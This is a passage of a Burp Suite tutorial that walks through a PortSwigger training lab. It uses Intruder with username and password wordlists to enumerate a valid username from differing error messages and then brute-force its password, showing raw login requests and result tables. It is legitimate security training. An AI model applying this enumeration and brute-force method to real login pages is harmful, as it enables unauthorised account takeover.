


The login page opens. As we don't have valid credentials, we will try with a random username and password and observe the content of the POST request and the response.

Fill in the **Username** and **Password** fields, and press **Log in**.



As expected, the application returns an error, but it returns a precious information: the *username* is wrong. We can therefore expect that, if we ever find the username, the application will return an error like *Invalid password*.



## Step 3: Set the payload position

We will now try to send the login POST request with typical usernames, i.e. brute force the username field, using Intruder.

In the HTTP history of Burp, go to the login POST request, double click on the value of the username variable on the last line, right click on the request and select **Send to Intruder**.

The screenshot shows the Burp Suite interface. In the top navigation bar, 'Proxy' is selected. Below it, the 'HTTP history' tab is active. The main area displays a table of captured requests:

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP
272	https://0a9f003e043990ca806094e00930049.web-security-academy.i...	POST	/login		✓	200	3248	HTML		Username enumeration...	✓	79.125.84.16	
270	https://0a9f003e043990ca806094e00930049.web-security-academy.i...	GET	/login			200	3183	HTML		Username enumeration...	✓	79.125.84.16	
269	https://0a9f003e043990ca806094e00930049.web-security-academy.i...	GET	/my-account			302	86				✓	79.125.84.16	
267	https://0a9f003e043990ca806094e00930049.web-security-academy.i...	GET	/			200	8519	HTML		Username enumeration...	✓	79.125.84.16	

In the Request pane, the last line of the POST /login request is selected. A context menu is open, with 'Send to Intruder' highlighted. The Response pane shows the response body. To the right, the Inspector pane displays the selected text 'Philippe' and various request/response attributes.

Go to the Intruder tab. The login POST request has been copied, with the selected value surrounded by paragraph (§) characters. This indicates a position where Intruder will insert a specific payload.

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. A single request is displayed with a payload inserted at position 23. The payload is a simple string: `username=$Philippe&password=abc`. The 'Payload positions' section indicates there is 1 highlight and a length of 1030 bytes.

```

1 POST /login HTTP/2
2 Host: 0a9f003e043990ca8060944e00930049.web-security-academy.net
3 Cookie: session=VfePOT5VEefahobIdXH4YoYinvfQLB
4 Content-Type: application/x-www-form-urlencoded
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Linux"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0a9f003e043990ca8060944e00930049.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
13 Accept: application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0a9f003e043990ca8060944e00930049.web-security-academy.net/login
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
21 Priority: u=0, i
22
23 username=$Philippe&password=abc
    
```

Check the **Attack type** at the top of the screen is set to **Sniper**. Sniper attack inserts a single set of payload, one at a time, into one or more positions in the request.

## Step 4: Add the payload

In Intruder, click the **Payloads** tab. This window allows you to input a list of values for the payload, or to specify a file containing this list.

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected and the 'Payloads' tab active. It displays payload sets, settings for a simple list, and processing rules.


**Payload sets:** Shows a dropdown for 'Payload set' (set to 1) and 'Payload type' (set to 'Simple list').

**Payload settings [Simple list]:** Shows a list of items: Paste, Load ..., Remove, Clear, Deduplicate, Add, Enter a new item, and Add from list ... [Pro version only]. The 'Load ...' button is highlighted.


**Payload processing:** Shows a table with columns for 'Add', 'Enabled', and 'Rule'. Buttons for Add, Edit, Remove, Up, and Down are available.

**Payload encoding:** Shows a checkbox for URL-encoding specific characters: `\&lt;=>?+&*;^{|}~#`.

In our case, we will load a file containing a list of usual usernames. Click the **Load** button, and select the filename in the dialog window.




Note that the **Payload count** and **Request count** values are updated with the number of entries in the list.



## Step 5: Start the attack

Click the **Start attack** button. A popup appears, warning you that the community edition only supports a limited set of features of Intruder, and limits the rate at which requests are sent. The larger the number of requests, the longer the delay between two requests. Dismiss the warning.



The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. In the payload settings section, there is a 'Payload sets' configuration with a payload count of 101 and a request count of 101. Below it, the 'Payload settings [Simple list]' section shows a list of items: carlos, root, admin, test, guest, and info. An 'Add' button is available to enter new items. A tooltip indicates that this is a simple list of strings used as payloads. A modal window titled 'Burp Intruder' is displayed, containing a warning message: 'The Community Edition of Burp Suite contains a demo version of Burp Intruder. Some functionality is disabled, and attacks are time throttled. Please visit https://portswigger.net for more details about Burp Suite Professional which contains the full version.' An 'OK' button is visible in the bottom right corner of the modal.

An attack window opens, where you can see a summary of each request sent by Intruder, with the payload value.

Attack Save Columns							
Results	Positions	Payloads	Resource pool	Settings			
Filter: Showing all items							
Request ^	Payload	Status code	Error	Timeout	Length	Comment	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	3248		
1	carlos	200	<input type="checkbox"/>	<input type="checkbox"/>	3248		
2	root	200	<input type="checkbox"/>	<input type="checkbox"/>	3248		
3	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	3248		
4	test	200	<input type="checkbox"/>	<input type="checkbox"/>	3248		
5	guest	200	<input type="checkbox"/>	<input type="checkbox"/>	3248		
6	info	200	<input type="checkbox"/>	<input type="checkbox"/>	3248		
7	adm	200	<input type="checkbox"/>	<input type="checkbox"/>	3248		
8	mysql	200	<input type="checkbox"/>	<input type="checkbox"/>	3248		
9	user	200	<input type="checkbox"/>	<input type="checkbox"/>	3248		
10	administrator	200	<input type="checkbox"/>	<input type="checkbox"/>	3248		

13 of 101

When the attack finishes, sort the responses by length by clicking on the title of the **Length** column. You can see that one of the responses is different.

Attack		Save	Columns			
		Results	Positions	Payloads	Resource pool	Settings
Filter: Showing all items						
Request	Payload	Status code	Error	Timeout	Length	Comment
36	adserver	200	<input type="checkbox"/>	<input type="checkbox"/>	3250	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	3248	
1	carlos	200	<input type="checkbox"/>	<input type="checkbox"/>	3248	
2	root	200	<input type="checkbox"/>	<input type="checkbox"/>	3248	
3	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	3248	
4	test	200	<input type="checkbox"/>	<input type="checkbox"/>	3248	
5	guest	200	<input type="checkbox"/>	<input type="checkbox"/>	3248	
6	info	200	<input type="checkbox"/>	<input type="checkbox"/>	3248	
7	adm	200	<input type="checkbox"/>	<input type="checkbox"/>	3248	
8	mysql	200	<input type="checkbox"/>	<input type="checkbox"/>	3248	
9	user	200	<input type="checkbox"/>	<input type="checkbox"/>	3248	

Finished

Click on the corresponding line, and examine the content of the request.

The screenshot shows the Burp Suite interface. At the top, there are tabs for 'Attack', 'Save', and 'Columns'. Below these are five tabs: 'Results' (which is selected), 'Positions', 'Payloads', 'Resource pool', and 'Settings'. A search bar labeled 'Filter: Showing all items' is present. The main area displays a table with columns: Request, Payload, Status code, Error, Timeout, Length, and Comment. The first row has 'adserver' in the Payload column and '200' in the Status code column. The table contains 10 rows, each with a number from 0 to 9 in the Request column and a different username in the Payload column. All rows have '200' in the Status code column and '3248' in the Length column. Below the table, there is a 'Request' tab (selected) and a 'Response' tab. Under 'Request', there are three tabs: 'Pretty' (selected), 'Raw', and 'Hex'. The raw request data is shown, starting with 'Origin: https://0a9f003e043990ca8060944e00930049.web-security-academy.net' and ending with 'username=adserver&password=abc'. Below the request is a toolbar with icons for help, settings, back, forward, and search, along with a '0 highlights' indicator. At the bottom, there is a progress bar labeled 'Finished'.

The different response corresponds with the request containing the adserver username. Examine now the response by clicking on the **Response** tab.

The screenshot shows the Burp Suite interface in attack mode. At the top, there are tabs for 'Attack', 'Save', and 'Columns'. Below that is a navigation bar with 'Results' (which is selected), 'Positions', 'Payloads', 'Resource pool', and 'Settings'. A search bar says 'Filter: Showing all items'. The main area is a table with columns: Request, Payload, Status code, Error, Timeout, Length, and Comment. The first row has a highlighted status code of 200. Below the table is another table for 'Request' and 'Response'. The 'Response' tab is selected. It shows a 'Pretty' view of an HTML page with line numbers 47 to 57. Line 53 contains the text 'Incorrect password'. Below the code editor are buttons for '?', 'gear', 'refresh', 'forward', 'backward', 'Search', and a search icon. A progress bar at the bottom indicates the task is 'Finished'.

The error message has changed and is **Incorrect password**. This means that the proposed username is correct.

Let's try now to find the password. We will use the same tools, with a different payload list corresponding to frequently used passwords. First, close the current attack window. Intruder will ask for confirmation. Click **Discard**.

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. On the left, there's a sidebar with sections for 'Payload sets', 'Payload settings [Simple list]', 'Payload processing', and 'Payload encoding'. The main area displays a table of requests and payloads. A modal dialog box is overlaid on the interface, asking 'Do you want to save this attack?'. It includes options to 'Keep in memory' or 'Discard'.

In the main Burp window, return to the original login POST message, highlight now the password variable, and send it again to Intruder.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. The 'HTTP history' section lists several captured messages. One specific POST request for the '/login' endpoint is highlighted. The 'Request' pane shows the raw HTTP traffic, and the 'Response' pane shows the server's response. The 'Inspector' pane on the right highlights the 'password' variable in the request payload.

In Intruder, replace the username by the correct one, click the **Payloads** tab and load the file containing the password list.

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. In the 'Payload sets' section, a payload set named '1' is selected. The 'Payload type' is set to 'Simple list'. A file dialog is open, showing a list of files in the 'Temp' directory: 'burp\_log.log', 'feedfinder\_accounts.csv', 'google\_icons.jpeg', 'passwords.txt', and 'usernames.txt'. The 'passwords.txt' file is selected. An orange box highlights the 'Open selected file' button at the bottom right of the dialog.

Then, start the new attack.

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. The 'Payload sets' section shows a payload set named '1' with a payload count of 100 and a request count of 100. The 'Payload type' is set to 'Simple list'. The 'Payload settings [Simple list]' section shows a list of payloads: '123456', 'password', '12345678', 'qwerty', '123456789', and '12345'. The 'Payload processing' section shows a table with one row: 'Enabled' and 'Rule'. The 'Payload encoding' section contains a checkbox for URL-encoding characters. An orange box highlights the 'Start attack' button at the top right of the interface.

Let it run.

Attack Save Columns							
Results	Positions	Payloads	Resource pool	Settings			
Filter: Showing all items							
Request ^	Payload	Status code	Error	Timeout	Length	Comment	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	3250		
1	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	3250		
2	password	200	<input type="checkbox"/>	<input type="checkbox"/>	3250		
3	12345678	200	<input type="checkbox"/>	<input type="checkbox"/>	3250		→
4	qwerty	200	<input type="checkbox"/>	<input type="checkbox"/>	3250		
5	123456789	200	<input type="checkbox"/>	<input type="checkbox"/>	3250		
6	12345	200	<input type="checkbox"/>	<input type="checkbox"/>	3250		
7	1234	200	<input type="checkbox"/>	<input type="checkbox"/>	3250		
8	111111	200	<input type="checkbox"/>	<input type="checkbox"/>	3250		
9	1234567	200	<input type="checkbox"/>	<input type="checkbox"/>	3250		
10	dragon	200	<input type="checkbox"/>	<input type="checkbox"/>	3250		
...							

25 of 100

When the attack finishes, sort the responses by length, and select the unique one.

Request	Payload	Status code	Error	Timeout	Length	Comment
17	shadow	302	<input type="checkbox"/>	<input type="checkbox"/>	190	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	3250	
1	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	3250	
2	password	200	<input type="checkbox"/>	<input type="checkbox"/>	3250	
3	12345678	200	<input type="checkbox"/>	<input type="checkbox"/>	3250	
4	qwerty	200	<input type="checkbox"/>	<input type="checkbox"/>	3250	
5	123456789	200	<input type="checkbox"/>	<input type="checkbox"/>	3250	
6	12345	200	<input type="checkbox"/>	<input type="checkbox"/>	3250	
7	1234	200	<input type="checkbox"/>	<input type="checkbox"/>	3250	
8	111111	200	<input type="checkbox"/>	<input type="checkbox"/>	3250	
9	1234567	200	<input type="checkbox"/>	<input type="checkbox"/>	3250	

Request Response

Pretty Raw Hex Render

```
1 HTTP/2 302 Found
2 Location: /my-account?id=adserver
3 Set-Cookie: session=vyTxmMGgikxVLwfDdhiiGQtP6J2IDclb; Secure; HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 0
6
7
```

Finished 0 highlights

It does not include any error message, so we can assume it corresponds to the right password, in our case shadow.

Let's confirm in the browser by performing an interactive login with the found credentials.

Username enumeration via different responses

Back to lab description >

Home | My account

## Login

Invalid username

Username  
adserver

Password  
.....

Log in

Success!!

Username enumeration via different responses

Back to lab description >

Home | My account | Log out

## My Account

Your username is: adserver

Your email is: adserver@normal-user.net


Email

Update email

## Other tools

### Decoder

As its name implies, **Decoder** is an encoder/decoder/hash calculator. It encodes/decodes from/to plain text, URL encoded, HTML, base64, hexadecimal, octal, binary, gzip, and computes hashes with many algorithms, including MD4, MD5, SHA-1, SHA-256...



### Comparer

**Comparer** is a visual difference utility. You can send data from other Burp tools to it, or you can paste data or load it from files.

In the following example, we have sent the responses of our username attack described above and compared them in the 2 Comparer windows.

Attack Save Columns

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment
98	austin	200	<input type="checkbox"/>	<input type="checkbox"/>	3250	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	3248	
2	root	200	<input type="checkbox"/>	<input type="checkbox"/>	3248	
1	carlos	200	<input type="checkbox"/>	<input type="checkbox"/>	3248	
3	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	3248	
5	guest	200	<input type="checkbox"/>	<input type="checkbox"/>	3248	
4	test	200	<input type="checkbox"/>	<input type="checkbox"/>	3248	
6	info	200	<input type="checkbox"/>	<input type="checkbox"/>	3248	
8	mysql	200	<input type="checkbox"/>	<input type="checkbox"/>	3248	
7	adm	200	<input type="checkbox"/>	<input type="checkbox"/>	324	
9	user	200	<input type="checkbox"/>	<input type="checkbox"/>	324	

Request Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 3142
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
10    <title>
11      Username enumeration via different responses
12    </title>
13  </head>
14  <body>
15    <script src="/resources/labheader/js/labHeader.js">
16    </script>
17    <div id="academyLabHeader">
```

?

Search

Finished

Scan

Send to Intruder Ctrl+I

Send to Repeater Ctrl+R

Send to Sequencer

Send to Comparer

Send to Decoder

Send to Organizer Ctrl+O

Show response in browser

Request in browser >

Extensions >

Engagement tools [Pro version only] >

Copy Ctrl+C

Copy URL

Copy as curl command (bash)

Copy to file

Save item

Convert selection >  0 highlights

Cut Ctrl+X

Copy Ctrl+C

Paste Ctrl+V

Message editor documentation

Intruder results documentation

Attack Save Columns

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment
98	austin	200	<input type="checkbox"/>	<input type="checkbox"/>	3250	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	3248	
2	root	200	<input type="checkbox"/>	<input type="checkbox"/>	3248	
1	carlos	200	<input type="checkbox"/>	<input type="checkbox"/>	3248	
3	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	3248	
5	guest	200	<input type="checkbox"/>	<input type="checkbox"/>	3248	
4	test	200	<input type="checkbox"/>	<input type="checkbox"/>	3248	
6	info	200	<input type="checkbox"/>	<input type="checkbox"/>	3248	
8	mysql	200	<input type="checkbox"/>	<input type="checkbox"/>	3248	
7	adm	200	<input type="checkbox"/>	<input type="checkbox"/>	3248	
9	user	200	<input type="checkbox"/>	<input type="checkbox"/>	3248	

Request Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 3140
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
10    <link href="/resources/css/labs.css" rel="stylesheet">
11    <title>
12      Username enumeration via different responses
13    </title>
14    <script src="/resources/labheader/js/labHeader.js">
15    </script>
<div id="academyLabHeader">
```

?

Scan

Send to Intruder Ctrl+I

Send to Repeater Ctrl+R

Send to Sequencer

Send to Computer **Ctrl+P**

Send to Decoder

Send to Organizer Ctrl+O

Show response in browser

Request in browser >

Extensions >

Engagement tools [Pro version only] >

Copy Ctrl+C

Copy URL

Copy as curl command (bash)

Copy to file

Save item

Convert selection >

Cut Ctrl+X

Copy Ctrl+C

Paste Ctrl+V

Message editor documentation

Intruder results documentation

0 highlights

Finished

The screenshot shows two captured messages in Burp Suite's compare tool. Both messages have a length of 3,250 bytes.

